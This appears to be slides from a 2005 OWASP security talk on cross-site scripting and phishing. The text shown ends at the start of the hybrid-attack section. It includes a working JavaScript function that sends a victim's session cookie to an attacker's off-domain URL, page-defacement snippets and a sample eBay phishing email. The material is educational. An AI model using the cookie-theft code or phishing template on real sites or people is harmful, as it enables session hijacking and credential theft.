



Scripting With the Phishes

Advanced XSS and Phishing Attacks

Ofer Maor
CTO, Hacktics

OWASP IL
September 2005

About Hacktics

- Application Security Services Company
- Provides a variety of application security related services, including Consulting, Penetration Testing, Auditing and Training.
- Relies on vast experience in application level penetration testing and secure development.

Hacktics offers unique expertise in the technology and methodology of application security, together with out of the box thinking abilities and a keen understanding of the operational patterns of Hackers.

Agenda

- **Browser Security**
- **Cross Site Scripting and Phishing Overview**
- **Exploiting XSS**
- **XSS-Phishing Hybrid Attacks**
- **Next Generation XSS Attacks**
- **Threat Mitigation**

Browser Security

- The same-origin mechanism is implemented in browsers to separate data originating in different domains.
- Access to information that originates or “*belongs*” to a specific domain is limited to activity related to that domain.
- Therefore, JavaScript originating from one domain, can only access the data related to the activity of that domain, and therefore does not allow theft of sensitive data.

Browser Security

“The same origin policy prevents documents or scripts loaded from one origin from getting or setting properties of a document from a different origin.”

<http://www.mozilla.org/projects/security/components/same-origin.html>

http://domain1.com/index.html

```

<html><body>



<iframe id="iframe1" src="http://domain1.com"></iframe>
<iframe id="iframe2" src="http://domain2.com"></iframe>

<script>
var iframe1 = document.getElementById('frame1');
var iframe2 = document.getElementById('frame2');


var x1 = iframe1.contentWindow.document.body.innerHTML;
var x2 = iframe2.contentWindow.document.body.innerHTML;

</script>

</body></html >
    
```

Browser Security




The script sent by the attacker does not have access to the user's information in the other session

Cross Site Scripting (XSS)

- An attack technique used to overcome browser security.
- Takes advantage of pages which return user input “as is”.
- The user is tricked into following a link, which will make the client send a script to the server.
- The script then returns from the server, now with the appropriate origin.

Cross Site Scripting (XSS)




The script, sent by the attacked client to the server was then received again by the client, now with the proper security context, and was able to send the cookie to the attacker

Cross Site Scripting (XSS)

- An even more effective form of this attack can be taken in sites which allow scripts to be permanently injected to the website.
- Script Injection takes advantage of sites which allow the users to upload content (such as forms, blogs, webmail, guest books, etc.).
- The concept is similar, but the attacker is not required to trick the user. Instead, the script is executed while accessing the page.

Scripts Injection



Cross Site Scripting (XSS)

- XSS Targets the user, not the website
- It takes advantage, however, of a website vulnerability.
- It is the most commonly found vulnerability
- Impact of XSS is generally underestimated or misunderstood.
- Scripting languages powerful functionality (especially JavaScript) is the key for actual gain exploitation.

Cross Site Scripting (XSS)

- JavaScript can access the entire DOM, and allows XSS to be used for:
 - Stealing data including session cookies
 - Execute operations on site on behalf of the user
 - Harass users with malicious code
 - Alter portions of the web page
 - Deface or DoS the web page (effective when permanent scripts injection is possible)
 - Aid in Phishing Scams
- When properly coded, JavaScript exploits can be completely unnoticed by the user

XSS Exploitation

- **Example #1 - Cookie Theft**
 - An invisible image is injected to the code
 - A request for the image is sent to the hacker's off-domain host, and can be viewed in log

```
/*--- [method: stealCookie] -----#  
# Description: Send a user's cookie to an off-domain URL. #  
-----*/  
function stealCookie(url) {  
  
    var newImg = document.createElement("img");  
    newImg.setAttribute("border", '0');  
    newImg.setAttribute("width", '0');  
    newImg.setAttribute("height", '0');  
    newImg.setAttribute("src", url + '/COOKIE=' + document.cookie);  
  
} // end stealCookie method
```

Source: WhiteHat Security, Inc.

XSS Exploitation

- **Example #2 - Defacement**

- The entire page is being erased:

```
// clear the visible page
document.body.innerHTML = '';
```

- And then the new data is written:

```
// the defacement text
var txt = document.createElement("p");
txt.style.font = 'normal normal bold 36px Verdana';
txt.style.color = fontColor;
txt.innerHTML = pageText;
overLay.appendChild(txt);
```

Source: WhiteHat Security, Inc.


- Note that using the *SRC* script attribute allows inclusion of large scripts.

The Phishing Scam

- High-tech version of the age-old confidence scam
- Hackers create a look-alike site, imitating the original site in every details, often using a similar looking domain name
- User is then tricked into accessing the look-alike site, providing the logic credentials, which the hacker can then use to login to the real site.

The Phishing Scam

Attacker contacts a user with a forged email message



From: support@ebay.com
Subject: Security Alert

Valued eBay Member,


According to our site policy you will have to confirm that you are the real owner of the eBay account by completing the following form or else your account will be suspended within 24 hours for investigations.

Never share your eBay password to anyone!

Establish your proof of identity with ID Verify (free of charge) - an easy way to help others trust you as their trading partner. The process takes about 5 minutes to complete and involves updating your eBay information. When you're successfully verified, you will receive an ID Verify icon in your feedback profile.

[Click Here](#)


Real Site



Information is sent to Attacker



User fills out the form on the **fake** website



PROFIT!

The Phishing Scam

High-Tech version of the age-old confidence scam

“Phishing attacks use both social engineering and technical subterfuge to steal consumers' personal identity data and financial account credentials. Social-engineering schemes use 'spoofed' e-mails to lead consumers to counterfeit websites designed to trick recipients into divulging financial data such as credit card numbers, account usernames, passwords and social security numbers. Hijacking brand names of banks, e-retailers and credit card companies, phishers often convince recipients to respond.”

Source: Anti-Phishing Working Group











The Phishing Scam

- **Means of Delivering Phishing Links**
 - Email
 - Instant Messaging
 - Message Boards
 - Guest books
 - Blog Comments
 - Product Reviews
 - Viruses, Trojans, Spyware
 - Etc.

The Phishing Scam

- **Phishing Activity Trends Report (July 2005)**

- Number of phishing reports received in July – 14,135
- Number of reports of successfully attacked sites in July – 71
- Total reports of successfully attacked sites Jan-Jul – 543
- Average time online for site – 5.9 Days
- Longest time online for site – 30 Days
- Most Targeted Industry Sector – Financial (85.9%)

- No hostname, just IP address – 41%
- Contain some form of target name in URL – 46%
- Using standard ports (80/443) – 96.7%

Latest data shows that attackers make more effort in disguising the look-alike site, as public awareness increases.


Source: Anti-Phishing Working Group (<http://www.antiphishing.org/>)

XSS-Phishing Hybrid Attacks

